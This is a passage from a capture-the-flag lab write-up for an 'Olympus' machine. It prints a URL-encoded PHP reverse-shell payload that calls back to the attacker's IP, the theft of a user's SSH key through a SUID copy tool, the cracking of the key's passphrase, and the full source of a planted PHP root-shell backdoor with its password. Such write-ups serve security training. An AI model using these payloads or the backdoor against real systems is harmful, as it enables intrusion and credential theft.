┌──(kali㉿kali)-[~/Desktop/Lab-Resource/Olympus]
└─$ nc -lvnp 8443
listening on [any] 8443 ...
connect to [10.14.55.153] from (UNKNOWN) [10.10.33.178] 42438
whoami
www-data
ls
3573b47dffe7988a0b3e548986a5b3ab.php
47c3210d51761686f3af40a875eeaaea.txt
8fcab111a1ca6a68fa216c3de52238f5.php
index.html
```

Now I have a simple web shell. I leveraged this to gain a reverse shell connection. I used the PHP payload below, and visited the URL to activate it. And now I have a foothold on the machine.


Payload used: `php%20-r%20%27%24sock%3Dfsockopen%28%2210.14.55.153%22%2C8443%29%3Bshell_exec%28%22%2Fbin%2Fbash%20%3C%263%20%3E%263%202%3E%263%22%29%3B%27`

Full URL: `http://chat.olympus.thm/uploads/3573b47dffe7988a0b3e548986a5b3ab.php?cmd=php%20-r%20%27%24sock%3Dfsockopen%28%2210.14.55.153%22%2C8443%29%3Bshell_exec%28%22%2Fbin%2Fbash%20%3C%263%20%3E%263%202%3E%263%22%29%3B%27`.


My machine timed out, so the new full URL is `http://chat.olympus.thm/uploads/03c049b49938dbe1761d94312d63f02f.php?cmd=php%20-r%20%27%24sock%3Dfsockopen%28%2210.14.55.153%22%2C8443%29%3Bshell_exec%28%22%2Fbin%2Fbash%20%3C%263%20%3E%263%202%3E%263%22%29%3B%27`

Privilege Escalation

New IP is `10.10.56.116`.




```
www-data@olympus:/home/zeus$ cat zeus.txt
cat zeus.txt
Hey zeus !


I managed to hack my way back into the olympus eventually.
Looks like the IT kid messed up again !
I've now got a permanent access as a super user to the olympus.



                                                - Prometheus.
```




```
www-data@olympus:/tmp$ find / -perm -u=s 2>/dev/null
find / -perm -u=s 2>/dev/null
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/cputils
```

There is an unusual binary called `cputils`. Running it enables us to copy a file from a source to a destination.




```
www-data@olympus:/home$ cd zeus
cd zeus
www-data@olympus:/home/zeus$ ls -lah
ls -lah
total 48K
drwxr-xr-x 7 zeus zeus 4.0K Apr 19  2022 .
drwxr-xr-x 3 root root 4.0K Mar 22  2022 ..
lrwxrwxrwx 1 root root    9 Mar 23  2022 .bash_history → /dev/null
-rw-r--r-- 1 zeus zeus  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 zeus zeus 3.7K Feb 25  2020 .bashrc
drwx------ 2 zeus zeus 4.0K Mar 22  2022 .cache
drwx------ 3 zeus zeus 4.0K Apr 14  2022 .gnupg
drwxrwxr-x 3 zeus zeus 4.0K Mar 23  2022 .local
-rw-r--r-- 1 zeus zeus  807 Feb 25  2020 .profile
drwx------ 2 zeus zeus 4.0K Apr 14  2022 .ssh
-rw-r--r-- 1 zeus zeus    0 Mar 22  2022 .sudo_as_admin_successful
drwx------ 3 zeus zeus 4.0K Apr 14  2022 snap
-rw-rw-r-- 1 zeus zeus   34 Mar 23  2022 user.flag
-r--r--r-- 1 zeus zeus  199 Apr 15  2022 zeus.txt
www-data@olympus:/home/zeus$
```

Looks like zeus has `.ssh` key.




```
www-data@olympus:/tmp$ /usr/bin/cputils
/usr/bin/cputils
  ____ ____        _   _ _     
 / ___|  _ \ _   _| |_(_) |___ 
| |   | |_) | | | | __| | / __|
| |___|  __/| |_| | |_| | \__ \
 \____|_|    \__,_|\__|_|_|___/

Enter the Name of Source File: /home/zeus/.ssh/id_rsa
/home/zeus/.ssh/id_rsa

Enter the Name of Target File: id_rsa
id_rsa

File copied successfully.
www-data@olympus:/tmp$ ls
ls
50135.c  exploit  id_rsa  linpeas_linux_amd64  tmux-33
```

Now I have the SSH key of user zeus.




```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/Olympus]
└─$ ssh -i id_rsa zeus@10.10.56.116
The authenticity of host '10.10.56.116 (10.10.56.116)' can't be established.
ED25519 key fingerprint is SHA256:XbXc3bAs1IiavZWj9IgVFZORm5vh2hzeSuStvOcjhcI.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:151: [hashed name]
    ~/.ssh/known_hosts:152: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.56.116' (ED25519) to the list of known hosts.
Load key "id_rsa": error in libcrypto
zeus@10.10.56.116's password: █
```

However, it is asking for the passphrase.




```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/Olympus]
└─$ ls
50135.c  hash  id_rsa  shell.php

┌──(kali㉿kali)-[~/Desktop/Lab-Resource/Olympus]
└─$ ssh2john id_rsa > hash

┌──(kali㉿kali)-[~/Desktop/Lab-Resource/Olympus]
└─$ ls
50135.c  hash  id_rsa  shell.php

┌──(kali㉿kali)-[~/Desktop/Lab-Resource/Olympus]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
snowflake        (id_rsa)
1g 0:00:01:39 DONE (2023-07-04 08:20) 0.01005g/s 15.11p/s 15.11c/s 15.11C/s 234567..bunny
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

I used `ssh2john` to obtain the hash of the key. And then using `john`, I cracked the passphrase of the SSH key. Now I can login as the user `zeus`. The passphrase is `snowflake`.




```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/Olympus]
└─$ chmod 400 id_rsa

┌──(kali㉿kali)-[~/Desktop/Lab-Resource/Olympus]
└─$ ssh -i id_rsa zeus@10.10.56.116
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-109-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue 04 Jul 2023 12:22:09 PM UTC

  System load:  0.16              Processes:             126
  Usage of /:   43.6% of 9.78GB   Users logged in:       0
  Memory usage: 71%               IPv4 address for eth0: 10.10.56.116
  Swap usage:   0%

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

33 updates can be applied immediately.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Sat Jul 16 07:52:39 2022
zeus@olympus:~$ 
```

And I am in as `zeus`.



```
zeus@olympus:/var/www$ cd html
zeus@olympus:/var/www/html$ ls
0aB44fdS3eDnLkpsz3deGv8TttR4sc  index.html.old  index.php
zeus@olympus:/var/www/html$ cd 0aB44fdS3eDnLkpsz3deGv8TttR4sc/
zeus@olympus:/var/www/html/0aB44fdS3eDnLkpsz3deGv8TttR4sc$ ls
index.html  VIGQFQFMYOST.php
zeus@olympus:/var/www/html/0aB44fdS3eDnLkpsz3deGv8TttR4sc$ cat VIGQFQFMYOST.php
<?php
$pass = "a7c5ffcf139742f52a5267c4a0674129";
if(!isset($_POST["password"]) || $_POST["password"] ≠ $pass) die('<form name="auth" method="POST">Password: <input type="password" name="password" /></form>');

set_time_limit(0);

$host = htmlspecialchars("$_SERVER[HTTP_HOST]$_SERVER[REQUEST_URI]", ENT_QUOTES, "UTF-8");
if(!isset($_GET["ip"]) || !isset($_GET["port"])) die("<h2><i>snodew reverse root shell backdoor</i></h2><h3>Usage:</h3>Locally: nc -vlp [port]</br>Remote: $host?ip=[destination of listener]&port=[listening port]");
$ip = $_GET["ip"]; $port = $_GET["port"];

$write_a = null;
$error_a = null;

$suid_bd = "/lib/defended/libc.so.99";
$shell = "uname -a; w; $suid_bd";

chdir("/"); umask(0);
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if(!$sock) die("couldn't open socket");

$fdspec = array(0 ⇒ array("pipe", "r"), 1 ⇒ array("pipe", "w"), 2 ⇒ array("pipe", "w"));
$proc = proc_open($shell, $fdspec, $pipes);

if(!is_resource($proc)) die();

for($x=0;$x⩽2;$x++) stream_set_blocking($pipes[x], 0);
stream_set_blocking($sock, 0);

while(1)
{
    if(feof($sock) || feof($pipes[1])) break;
    $read_a = array($sock, $pipes[1], $pipes[2]);
    $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);
    if(in_array($sock, $read_a)) { $i = fread($sock, 1400); fwrite($pipes[0], $i); }
    if(in_array($pipes[1], $read_a)) { $i = fread($pipes[1], 1400); fwrite($sock, $i); }
    if(in_array($pipes[2], $read_a)) { $i = fread($pipes[2], 1400); fwrite($sock, $i); }
}

fclose($sock);
for($x=0;$x⩽2;$x++) fclose($pipes[x]);
proc_close($proc);
?>
```

During further manual enumeration, I found an interesting file that looks like a backdoor with a password inside it. Therefore, the file should work `0aB44fdS3eDnLkpsz3deGv8TttR4sc/VIGQFQFMYOST.php`.



10.10.56.116/0aB44fdS3eDnLkpsz3deGv8TttR4sc/VIGQFQFMYOST.php
Kali Linux
Kali Tools
Exploit-DB
Google Hacking DB
OffSec
Online - Reverse Shell ...
PEASS-ng/linPEAS at ...

snodew reverse root shell backdoor

Usage:

Locally: nc -vlp [port]
Remote: 10.10.56.116/0aB44fdS3eDnLkpsz3deGv8TttR4sc/VIGQFQFMYOST.php?ip=[destination of listener]&port=[listening port]

And it did! I used the password that is inside the php file to gain access. This is a backdoor that gives us root privileges. The syntax command is already there too!




```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 8444
listening on [any] 8444 ...
connect to [10.14.55.153] from (UNKNOWN) [10.10.56.116] 34566
Linux olympus 5.4.0-109-generic #123-Ubuntu SMP Fri Apr 8 09:10:54 UTC 2022 x86_64 x86_64 x86_6
4 GNU/Linux
 12:53:59 up  1:07,  1 user,  load average: 0.00, 0.00, 0.07
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
zeus     pts/1    10.14.55.153     12:22    2:26   0.06s  0.06s -bash
whereis python
python: /usr/bin/python3.8 /usr/lib/python3.8 /usr/lib/python2.7 /usr/lib/python3.9 /etc/python
